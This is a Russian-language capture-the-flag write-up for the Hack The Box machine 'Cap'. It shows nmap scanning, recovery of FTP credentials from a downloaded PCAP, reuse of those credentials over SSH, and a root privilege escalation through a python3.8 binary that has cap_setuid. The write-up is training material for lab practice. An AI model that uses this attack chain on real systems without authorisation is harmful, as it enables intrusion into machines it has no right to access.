



WriteUp Hack The Box Cap

<https://github.com/diurs/Hackthebox-Writeups>



Box

Name : Cap

Profile: www.hackthebox.eu

Difficulty: Easy

Os: Linux



Penetration Testing Methodology

1. Recon

- Nmap

2. Enumeration

- Web Enumeration
- Wireshark
- SSH

3. Privilege Escalation

- Capabilities Binary

Начнем со сканирования NMAP. Это первый и самый важный шаг при изучении машины.

```
nmap -T4 -sC -sV 10.10.10.245 -Pn
```

21/tcp open ftp vsftpd 3.0.3

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2

80/tcp open http gunicorn

Результат сканирования показывает, что у нас есть 3 важных порта :


21 - ftp-сервер

22 - ssh-соединение

80 - служба HTTP

У нас нет анонимного доступа к ftp. Перейдем к веб-серверу. Добавим ip 10.10.10.245 в /etc/hosts и откроем веб-страницу.

Мы видим перед собой dashboard , который показывает результат мониторинга сети.




При дальнейшем изучении мы находим информацию о пакетах с возможностью скачать PCAP. В будущем мы можем проанализировать их через Wireshark. Загрузим PCAP и обнаружим , что он не содержит никакой интересной информации. Заметим, что изменение цифры в конце URL-адреса приводит к новой информации о пакете.

The dashboard displays a table of packet data:

Data Type	Value
Number of Packets	1
Number of IP Packets	1
Number of TCP Packets	1
Number of UDP Packets	0

Download



По адресу cap.htb/data/0 пакет выглядит интересным, загрузим его и откроем в Wireshark.

```
wireshark 0.pcap
```

Удача нам улыбнулась и мы видим учетные данные для FTP

ftp					
No.	Time	Source	Destination	Protocol	Length Info
34	2.626895	192.168.196.16	192.168.196.1	FTP	76 Response: 220 (vsFTPd 3.0.3)
36	4.126500	192.168.196.1	192.168.196.16	FTP	69 Request: USER nathan
38	4.126630	192.168.196.16	192.168.196.1	FTP	90 Response: 331 Please specify the password.
40	5.424998	192.168.196.1	192.168.196.16	FTP	78 Request: PASS Buck3tH4TF0RM3!

```
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
```



Имя пользователя: nathan и пароль: Buck3tH4TF0RM3!

Подключимся к FTP, используя указанные выше учетные данные. Похоже, FTP-сервер обслуживает домашний каталог пользователя.

```
ftp 10.10.10.245
```

```
L$ ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPD 3.0.3)
Name (10.10.10.245:dowakin): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x   3 1001    1001    4096 Jul 24 14:40 snap
-r-----   1 1001    1001      33 Jul 24 13:30 user.txt
226 Directory send OK.
ftp> cat user.txt
?Invalid command
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for user.txt (33 bytes).
226 Transfer complete.
33 bytes received in 0.00 secs (374.7275 kB/s)
```

Сразу получаем пользовательский флаг

```
cat user.txt
```

Мы входим в SSH, используя те же учетные данные FTP, и это работает

```
ssh nathan@10.10.10.245
```

```
-$ ssh nathan@10.10.10.245
130 x
nathan@10.10.10.245's password:
welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
```

Я искала SUID биты, разрешения sudo , другие возможности, которые могли бы повысить привилегии.

Удалось найти cap_setuid в двоичном файле Python 3.8

```
nathan@cap:/usr/bin$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_
cap_net_admin+ep
```

GTFOBins поможет с оболочкой. <https://gtfobins.github.io/gtfobins/python/#capabilities>

Так же можно использовать [linPEAS](#) для автоматизации.

<https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>

```
./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

Теперь мы root

```
nathan@cap:/usr/bin$ ./python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
root
# pwd
/usr/bin
# find / -name "root.txt"
find: '/proc/34852/task/34852/net': Invalid argument
find: '/proc/34852/net': Invalid argument
find: '/proc/35753/task/35753/net': Invalid argument
find: '/proc/35753/net': Invalid argument
find: '/proc/35973/task/35973/net': Invalid argument
find: '/proc/35973/net': Invalid argument
find: '/proc/37243/task/37243/net': Invalid argument
find: '/proc/37243/net': Invalid argument
/root/root.txt
# cd ../../root
# cat root.txt
1356362f91458e7f86498d4fcda86e40
```

```
cat root.txt
```